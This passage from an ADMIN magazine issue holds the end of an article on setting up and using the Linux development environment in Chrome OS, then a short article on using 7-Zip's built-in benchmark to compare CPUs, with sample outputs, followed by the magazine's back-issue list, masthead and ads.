though Google declared the system stable and ready for production use starting with Chrome OS 91 at the virtual Google I/O 2021 in-house exhibition, it was still marked as beta in the Chrome OS settings and central administration in the Google Admin Console in releases before Chrome OS 94. Hardware integration is not yet fully developed. The Linux environment still lacks support for webcams, hardware-accelerated graphics, Bluetooth, and access to USB devices. Unlike the strict security concept of Chrome OS, which locks every app and even every tab of the Chrome browser into a separate sandbox, all apps within Linux share a common security context. Under the hood, Chrome OS uses a hypervisor named `crosvm`, which hosts a VM named `termina` as a guest. This in turn runs the Linux container manager LXD, which serves as the basis for a container simply named *Penguin*. The Debian 10 "Buster" distribution runs in the container. Unlike WSL in the Microsoft Store, Chrome OS does not officially support different distributions. Advanced users might be so bold as to build alternative containers themselves with LXD [7]. In the following exam-

ple, however, I focus on the possibilities of the Debian container provided by Google.

Setup and Expand

On supported Chromebooks, go to *Settings | Advanced | Developers | Linux development environment* (newer Chromebooks might be able to go directly to *Settings | Linux*). These settings could be missing for two reasons: Either your Chromebook does not support the ability to run a Linux environment, which may be the case on older or less powerful devices, or as part of central management, a policy is acting on the device that prohibits the use of Linux. Also, with further development, some menu choices could change but should be easily found. When you click the *Turn On* button, Chrome OS starts setting up the Linux environment. The wizard prompts you for a username, which, much like WSL, does not have to match your username on Chrome OS. Google initially suggests 7.5GB as the size of the virtual drive. You can accept this without worry and expand the drive later if you run out of space. After success-




Figure 2: Shell, GUI via X server, filesystem, or even Visual Studio code – Windows and Linux integrate in many ways.

fully completing the install, Chrome OS presents you with a terminal window with the Linux shell of the Debian system. You will also find the terminal in the operating system's launcher in the *Linux apps* folder. As with WSL, you will first want to update Linux:

```
sudo apt-get update
sudo apt-get dist-upgrade
sudo apt-get clean
```

In addition to shell commands, Linux also integrates graphical applications and does so with far less overhead than with WSL. For example, you can install the Nemo file manager, a clone of the popular Gnome Nautilus:

```
sudo apt-get install -y nemo
```

Graphical applications like these anchor themselves in the Chrome OS launcher, as with the terminal, and you can pin them to the tray from there.

Chrome OS and Linux also exchange data bidirectionally. For this purpose, you will find the *Linux Files* folder in the *Files* app on Chrome OS; it points to the `/home/<username>` directory within the Debian environment. You

can pass additional paths to Linux with the *Share with Linux* option in the context menu of each folder. The mountpoints can then be found in the Linux container under `/mnt/chromeos/MyFiles/<folder name>`.

Backup and Restore

In the Chrome OS settings click *Advanced | Developers | Linux | Backup up and restore* (or *Linux (Beta) | Backup & restore*) to create a backup of your working environment or restore it to a previous state. Chrome OS writes the contents of the container to a Crostini image file, recognizable by the `*.tini` file extension. In fact, this is a compressed TAR archive, so you can also read individual objects from it. Immediately after installation, a backup occupies only about 400MB, but including server daemons and developer tools can quickly expand this file to several gigabytes.

Integrating Server Daemons

If you need to expand the development environment, the Synaptic graphical package manager will

help, as an alternative to the shell. You can install and start it with the commands:

```
sudo apt-get install -y synaptic
xhost +si:localuser:root
sudo synaptic
```

In this case, the `xhost` command ensures that the root user is allowed to use the system's X client, which you are not allowed to do by default. After starting the desired application, you can revoke the user's permissions again with:

```
xhost -si:localuser:root
```

Now, install Nginx and the web server and other components such as PHP or MySQL. Unlike WSL, the Debian container comes with the systemd startup environment, so you can configure daemons to start automatically:

```
sudo systemctl enable nginx
sudo systemctl start nginx
```

Bear in mind that the Linux container with the server daemons in it will not restart by itself after a reboot of the




Figure 3: Chrome OS acting as host for the Nginx web server and the Visual Studio Code editor.

Chromebook. This will only happen once you manually start the terminal or any other Linux application. Also keep in mind that you need to configure port forwarding to access the daemons in the development environment from Chrome OS and other devices on the network. However, Chrome OS only supports TCP or UDP ports from 1024 upward for this purpose. In this example, you would need to change the Nginx configuration as follows:

```
sudo vi /etc/nginx/sites-enabled/default
```

In the configuration, change the TCP port of the web server from 80 to 1080 and save the file:

```
(...)
listen 1080 default_server;
listen [::]:1080 default_server;
(...)
```

Now restart the web server by typing

```
sudo systemctl start nginx
```

Finally, navigate to *Advanced | Developers | Linux | Port forwarding* in the Chrome OS settings and add TCP port 1080 there. You can then reach the start page of the web server on Chrome OS from <http://localhost:1080>. Besides software from the official Debian package repository, you

can easily add more software. On Chrome OS, download the Debian package for Microsoft Visual Studio Code and launch the file in the Chrome OS file manager. The system automatically detects that it is a Linux application and opens the dialog named *Install app with Linux*, so you can initiate the setup directly from Chrome OS. Chrome OS informs you about the installation progress, and the application automatically appears in the system launcher. Unlike WSL, in this case your complete development environment, including daemons and source code editor, is inside the Linux container (Figure 3).

Conclusions

Linux subsystems come in various flavors. The approaches on Microsoft Windows and Google Chrome OS differ significantly in parts. Windows impresses with the multitude of distributions available in the store. Chrome OS has a more mature integration of graphical applications. What both have in common is that their users can, in many cases, remove the overhead entailed by a full-fledged Linux VM for applications and development tasks on Linux. Additionally, the exchange of data between the two worlds works without complications. Linux therefore signifi-

cantly expands the functional range of the respective host systems. ■

Info

- [1] "Use Linux Containers with WSL2 on Windows" by Thomas Joos, *ADMIN*, issue 66, 2021, pp. 52-56
- [2] Update package for the WSL2 Linux kernel: [\[https://docs.microsoft.com/en-us/windows/wsl/install-manual#step-4---download-the-linux-kernel-update-package\]](https://docs.microsoft.com/en-us/windows/wsl/install-manual#step-4---download-the-linux-kernel-update-package)
- [3] "WSLg Architecture" by Steve Pronovost. April 19, 2021: [\[https://devblogs.microsoft.com/commandline/wslg-architecture/\]](https://devblogs.microsoft.com/commandline/wslg-architecture/)
- [4] Win-Kex: [\[https://www.kali.org/docs/wsl/win-kex/\]](https://www.kali.org/docs/wsl/win-kex/)
- [5] Use X410 with WSL2: [\[https://x410.dev/cookbook/wsl/using-x410-with-wsl2/\]](https://x410.dev/cookbook/wsl/using-x410-with-wsl2/)
- [6] Using Visual Studio Code with WSL: [\[https://docs.microsoft.com/en-us/windows/wsl/tutorials/wsl-vscode\]](https://docs.microsoft.com/en-us/windows/wsl/tutorials/wsl-vscode)
- [7] Running containers under Chrome OS: [\[https://chromium.googlesource.com/chromiumos/docs/+HEAD/containers_and_vms.md\]](https://chromium.googlesource.com/chromiumos/docs/+HEAD/containers_and_vms.md)

Author

Christian Knerrmann is Head of IT-Management at Fraunhofer UMSICHT, a German research institute. He's been a freelance writer about computing technology since 2006.





Data compression as a CPU benchmark

Cuckoo Clock

Data compression is a more realistic compute benchmark than number crunching. By Federico Lucifredi

At the Dragon Propulsion Laboratory, we have long been looking for a meaningful CPU benchmark, beyond pure computational muscle displays and those architecture-bound demonstrations of number-crunching prowess usually favored by chip vendors. We have long relied on convenient load generators like stress [1] and its modern descendant stress-ng [2], but putting load on the system and summing its performance in a few numbers are not really the same thing: The latter helps compare systems, whereas the former helps test them. I think the search is finally over, and I am settling on data compression as a more realistic compute benchmark that does not look like a stress exercise for a vintage math coprocessor or a GPU. Comparing systems should always involve a real workload, and comparing an ARM with an x86 system on the grounds of how fast it can compress data feels more truthful than doing so on pure disjoint CPU operations. Of course, if more information

is available, it should be used by testing with the exact workload, but otherwise this choice represents a sensible default.

Enter LZMA

The Lempel-Ziv-Markov chain algorithm (LZMA) [3] is a dictionary-based, lossless compression algorithm in use with the 7-Zip archiver [4]. Demonstrating higher compression ratios than the original LZ77 [5] algorithm, it is generally expected to have comparable decompression performance. More important to the purpose, 7-Zip's author is

very methodical with his performance testing, providing a reference library of results for many CPU types [6], and prebuilt binaries of the tool exist for both Linux and Windows. A sampling of the results library available online is the benchmark for the recent Apple M1 processor, captured in Figure 1 [7], including both test results and CPU architecture notes.

Per my usual custom, I test on the latest Ubuntu LTS, 20.04 "Focal Fossa," with 7-Zip installed from the Universe repository:

```
$ sudo apt install p7zip-full
```




Figure 1: Processor-specific notes in the 7-Zip benchmark library - in this example, results for the Apple M1 CPU.

Lead Image © Lucy Baldwin, 123RF.com

After completing the install, you have access to a straightforward benchmark requiring no setup or configuration through the single command `7z b` – in this variation, MIPS results are normalized against a “standard” Intel Core 2. Running the test on a single virtual CPU (vCPU) Digital Ocean droplet in the NYC1 availability zone yielded the results found in [Listing 1](#). The results size this core at about 3 billion instructions per second (see the MIPS rating). On a multicore processor, the benchmark would repeat continuing to double the cores in use up to the maximum allowable number, as for the Apple M1 [\[7\]](#) example

with eight cores in [Listing 2](#). The results there approach 50 billion instructions per second. ■

Info

- [\[1\] stress:](#)
[\[https://githubmemory.com/repo/resurrecting-open-source-projects/stress\]](https://githubmemory.com/repo/resurrecting-open-source-projects/stress)
- [\[2\] stress-ng:](#)
[\[https://github.com/ColinIanKing/stress-ng\]](https://github.com/ColinIanKing/stress-ng)
- [\[3\] LZMA:](#) [\[https://en.wikipedia.org/wiki/Lempel%E2%80%93Ziv%E2%80%93Markov_chain_algorithm\]](https://en.wikipedia.org/wiki/Lempel%E2%80%93Ziv%E2%80%93Markov_chain_algorithm)
- [\[4\] 7-Zip:](#) [\[https://www.7-zip.org/\]](https://www.7-zip.org/)
- [\[5\] Ziv, Jacob, and Abraham Lempel. A Universal Algorithm for Sequential Data Compression.](#)

IEEE Transactions on Information Theory, May 1977, 23:3

- [\[6\] 7-Zip CPU benchmark library:](#)
[\[https://www.7-cpu.com/\]](https://www.7-cpu.com/)
- [\[7\] Apple M1 7z benchmark results:](#)
[\[https://www.7-cpu.com/cpu/Apple_M1.html\]](https://www.7-cpu.com/cpu/Apple_M1.html)

Author

Federico Lucifredi (@0xf2) is the Product Management Director for Ceph Storage at Red Hat, formerly the Ubuntu Server Product Manager at Canonical, and the Linux “Systems Management Czar” at SUSE. He enjoys arcane hardware issues and shell-scripting mysteries and takes his McFlurry shaken, not stirred. You can read more from him in the O'Reilly title *AWS System Administration*.

Listing 1: 7z b Output

```
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU
Intel(R) Xeon(R) Gold 6140 CPU @ 2.30GHz (50654),ASM,AES-NI)
```

```
Intel(R) Xeon(R) Gold 6140 CPU @ 2.30GHz (50654)
CPU Freq: - - - - -
```

```
RAM size: 1987 MB, # CPU hardware threads: 1
RAM usage: 435 MB, # Benchmark threads: 1
```

Dict	Compressing				Decompressing			
	Speed	Usage	R/U	Rating	Speed	Usage	R/U	Rating
	KiB/s	%	MIPS	MIPS	KiB/s	%	MIPS	MIPS
22:	3062	100	2987	2979	35411	100	3028	3023
23:	2733	100	2787	2785	34100	100	2954	2952
24:	2482	99	2702	2669	33606	100	2957	2950
25:	2312	99	2657	2640	31616	100	2822	2814

Avr:		99	2783	2768		100	2940	2935
Tot:		100	2862	2852				

Listing 2: 7z b Apple M1 Output

```
7-Zip (z) 21.03 beta (arm64) : Copyright (c) 1999-2021 Igor Pavlov : 2021-07-20
64-bit arm_v:8 locale=en_US.UTF-8 Threads:8, ASM
```

```
Compiler: Apple LLVM 12.0.5 (clang-1205.0.22.9) GCC 4.2.1 CLANG 12.0
Darwin : 20.4.0 : Darwin Kernel Version 20.4.0:
PageSize:16KB
Apple M1 8C8T
```

```
RAM size: 16384 MB, # CPU hardware threads: 8
RAM usage: 1779 MB, # Benchmark threads: 8
```

Dict	Compressing				Decompressing			
	Speed	Usage	R/U	Rating	Speed	Usage	R/U	Rating
	KiB/s	%	MIPS	MIPS	KiB/s	%	MIPS	MIPS
22:	51020	750	6559	49633	538251	795	5762	45898
23:	46106	727	6402	46977	529572	795	5757	45809
24:	45006	749	6452	48391	515399	788	5722	45221
25:	44111	759	6616	50365	505839	793	5664	45009

Avr:	46561	747	6507	48841	522265	792	5726	45484
Tot:		770	6117	47163				

Too Swamped to Surf?



ADMIN
Network & Security

ADMIN offers additional news and technical articles you won't see in our print magazine.

Subscribe today to our free ADMIN Update newsletter and receive:

- Helpful updates on our best online features
- Timely discounts and special bonuses available only to newsletter readers
- Deep knowledge of the new IT



bit.ly/HPC-ADMIN-Update

ADMIN

Network & Security

NEWSSTAND

Order online:
bit.ly/ADMIN-Newsstand

ADMIN is your source for technical solutions to real-world problems. Every issue is packed with practical articles on the topics you need, such as: security, cloud computing, DevOps, HPC, storage, and more! Explore our full catalog of back issues for specific topics or to complete your collection.

#65/September/October 2021

7 Email Clients

The features in this issue tackle digital certificates, email clients, and HP backup strategies.

On the DVD: Complete ADMIN Archive DVD



#64/July/August 2021

Bare Metal Deployment

Setting up, automating, and managing bare metal deployments gets easier with the tools presented in this issue.

On the DVD: Rocky Linux 8.4 (Minimal Install)



#63/May/June 2021

Automation

This issue we are all about automation and configuration with some tools to lighten your load.

On the DVD: Ubuntu 21.04 Server



#62/March/April 2021

Lean Web Servers

In this issue, we present a variety of solutions that resolve common web server needs.

On the DVD: Fedora 33



#61/January/February 2021

Secure Containers

Security is the watchword this issue, and we begin with eliminating container security concerns.

On the DVD: Clonezilla Live 2.7.0



#60/November/December 2020

Securing TLS

In this issue, we look at ASP.NET Core, a web-development framework that works across OS boundaries.

On the DVD: Ubuntu Server Edition 20.10



WRITE FOR US

Admin: Network and Security is looking for good, practical articles on system administration topics. We love to hear from IT professionals who have discovered innovative tools or techniques for solving real-world problems.

Tell us about your favorite:

- interoperability solutions
- practical tools for cloud environments
- security problems and how you solved them
- ingenious custom scripts

- unheralded open source utilities
- Windows networking techniques that aren't explained (or aren't explained well) in the standard documentation.

We need concrete, fully developed solutions: installation steps, configuration files, examples – we are looking for a complete discussion, not just a “hot tip” that leaves the details to the reader.

If you have an idea for an article, send a 1-2 paragraph proposal describing your topic to: edit@admin-magazine.com.



Authors	
Simon Böhm	68
Stefano Chittaro	38
Chris Dock	72
Markus Feilner	44
Ken Hess	3
Markus Hoffmann	26
Dr. Harald Jele	30
Thomas Joos	52, 78
Christian Knermann	88
Martin Loschwitz	10, 58
Federico Lucifredi	94
Thorsten Scherf	83, 86
Andreas Stolzenberger	22
Jack Wallen	8
Matthias Wübbeling	16, 64, 66

Contact Info

Editor in Chief

Joe Casad, jcasad@linuxnewmedia.com

Managing Editors

Rita L Sooby, rsooby@linuxnewmedia.com
Lori White, lwhite@linuxnewmedia.com

Senior Editor

Ken Hess

Localization & Translation

Ian Travis

News Editor

Jack Wallen

Copy Editors

Amy Pettle, Aubrey Vaughn

Layout

Dena Friesen, Lori White

Cover Design

Dena Friesen, Illustration based on graphics by ismagilov and Daniil Peshkov, 123RF.com

Advertising

Brian Osborn, bosborn@linuxnewmedia.com
phone +49 8093 7679420

Publisher

Brian Osborn

Marketing Communications

Gwen Clark, gclark@linuxnewmedia.com
Linux New Media USA, LLC
4840 Bob Billings Parkway, Ste 104
Lawrence, KS 66049 USA

Customer Service / Subscription

For USA and Canada:
Email: cs@linuxnewmedia.com
Phone: 1-866-247-2802
(Toll Free from the US and Canada)

For all other countries:
Email: subs@linuxnewmedia.com
www.admin-magazine.com

While every care has been taken in the content of the magazine, the publishers cannot be held responsible for the accuracy of the information contained within it or any consequences arising from the use of it. The use of the DVD provided with the magazine or any material provided on it is at your own risk.

Copyright and Trademarks © 2021 Linux New Media USA, LLC.

No material may be reproduced in any form whatsoever in whole or in part without the written permission of the publishers. It is assumed that all correspondence sent, for example, letters, email, faxes, photographs, articles, drawings, are supplied for publication or license to third parties on a non-exclusive worldwide basis by Linux New Media unless otherwise stated in writing.

All brand or product names are trademarks of their respective owners. Contact us if we haven't credited your copyright; we will always correct any oversight.

Printed in Nuremberg, Germany by hofmann infocore GmbH.

Distributed by Seymour Distribution Ltd, United Kingdom

ADMIN (ISSN 2045-0702) is published bimonthly by Linux New Media USA, LLC, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA. November/December 2021. Periodicals Postage paid at Lawrence, KS. Ride-Along Enclosed. POSTMASTER: Please send address changes to ADMIN, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA.

Published in Europe by: Sparkhaus Media GmbH, Bialasstr. 1a, 85625 Glonn, Germany.

Hone your skills with special editions!



Get to know Shell, LibreOffice, Linux, and more from our Special Edition library.

The *Linux Magazine* team has created a series of single volumes that give you a deep-dive into the topics you want.

Available in print or digital format

Check out the full library!

shop.linuxnewmedia.com





Custom Tailored Suit

Select essential parts for your mobile computing needs



Processor
Intel or AMD CPU



Graphics Card
Integrated or dedicated



System Memory
Upgrade any time



Data Storage
Fast, large and switchable



Network
Wireless, Cellular
or Gigabit LAN



100%
Linux

5

Year
Warranty



Lifetime
Support



Built in
Germany



German
Privacy



Local
Support

TUXEDO
COMPUTERS

 tuxedocomputers.com